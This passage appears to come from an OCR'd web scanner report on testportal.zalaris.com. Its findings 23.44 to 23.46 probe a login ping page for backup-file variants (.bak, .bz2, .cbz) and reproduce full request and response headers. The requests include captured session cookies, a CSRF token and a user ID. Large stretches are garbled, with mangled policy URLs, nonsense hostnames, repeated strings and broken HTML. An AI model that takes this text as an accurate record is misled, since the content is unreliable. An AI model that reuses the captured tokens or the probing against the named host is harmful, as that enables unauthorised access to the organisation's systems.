https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://p.tlqfform.twitter.com https://lon.twimg.com/tftw/css/ https://saptic.com https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://saptic.com https://ents.googleapis.com https://e.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><titile>Zalaris page not found</titile><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><l-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-type="text/css" href="/assets/css/mod.css"></head></hr> center"><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div></div>

md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1>Sorry, but it looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="bth bth-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></footer></body> ...[SNIP]...

### 23.44. https://testportal.zalaris.com/neptune/native/neptune login ping.bak

### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/native/neptune\_login\_ping.html

## Request 1

GET /neptune/native/neptune login ping.bak HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:02:20 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0 x-updated-at: 20220210193619

cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.net/ https://ibosa.com/https://actouris.com/intps.//acto https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com.https://\*.zalaris.com/https://e.com/https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</body>

## Request 2

GET /neptune/native/tuuq.html HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

## Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:02:21 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8 Content-Length: 1518

dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*neptune-software.com:443 https://license.goedit.io:443 goedit.i/\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand. https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://\*.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://platform.twitter.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: :

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><tittle>Zalaris page not found</tittle><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO-CA equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"> requiv= Fragina Contents in Decacie / Thera https://portal.zalaris.com"-->the http-equiv= Cathe-directive. Ho-cache / The https://portal.zalaris.com"-->the http-equiv= Refresh" content="10; url=https://portal.zalaris.com"-->k rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">head><a href="heave-to-enter"><b stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"></a> | Since | The head | The looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></di> ..[SNIP]...

## 23.45. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.bz2

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

## Request 1

GET /neptune/native/neptune\_login\_ping.bz2 HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhvwFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:03:59 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With expires: 0

x-updated-at: 20220210193619 cache-control: no-store

x-user-sap: 650-00034448 sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.eu:443 https://p.sapsf.com.443 https://p.sapsf.eu:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapui5.hana.ondemand.com ht https://cdn.syndication.twimg.com.https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.ap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co https://www.zalaris.com/https://alaris.com/https://syndicata-initie/https://www.zalaris.com/https://chalaris.com/https://syndicata-initie/https://www.zalaris.com/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://sont-files-general-eu-west-1-est.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cha.recast.ai/ https://sap.com/; style-src'self' unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data:; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</html>

Request 2

GET /neptune/native/nnql.html HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG Contrasp.enginesecutive.autrientication.orginia\_application\_uii-Ge-1455FRWket letw47kxAF%2Fgff%2bWbebqc3v8vkqZkwqkkdGNuL3ecsSiNThbu0x15E7e2XEH7JTIIIIel4u3GP8QB4gM40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8A%2FEnkM%2BofO0tuB%2BGglcPgyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

#### Response 2

HTTP/1.1 404 APPLID not found

Date: Thu, 14 Jul 2022 08:04:01 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://patform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.net/api.recast.ai/ gap-iab: https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: ht /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com/ https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twimg.com/https://s.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://s.boost.ai/ https://ui5.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://tiles.elastic.com/spi./sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/spi./sapui5. http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content=" equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache-directive: no-cache-directi meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"></link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"> type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div></div></div</tr> md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1>Sorry, but it looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back/a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></di> ..[SNIP]...

## 23.46. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.cbz

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

## Request 1

GET /neptune/native/neptune\_login\_ping.cbz HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:04:13 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ Content-Security-Policy, default-sic sentings.// .Zalatis.com/.443 https://s.neptune-software.com/.443 https://icense.goedit.ic/443 goedit.//\* data: blob: https://maps.googleapis.com/.443 https://\*.hano.nodemand.com/ https://alicense.goedit.ic/443 goedit.ic/443 goedit.//\* data: blob: https://maps.googleapis.com/.443 https://\*.hano.nodemand.com/ https://alicense.goedit.ic/443 https://alicense.goedit.ic/443 goedit.//\* data: blob: https://maps.googleapis.com/.443 https://\*.hano.nodemand.com/ https://alicense.goedit.ic/443 https://soidit.icense.goedit.ic/443 goedit.//\* data: blob: https://waps.googleapis.com/.443 https://soidit.icense.goedit.ic/443 goedit.// data: blob: https://waps.googleapis.com/.443 https://soidit.icense.goedit.ic/443 goedit.// data: blob: https://soidit.icense.goedit.ic/443 https://soidit.icense.goedit.ic/443 goedit.// data: blob: https://soidit.icense.goedit.ic/443 https://soidit.icense.goedit.ic/443 https://soidit.icense.goedit.ic/443 goedit.// data: blob: https://soidit.icense.goedit.ic/443 https://soidit.icense.goedit.ic/443 https://soidit.icense.goedit

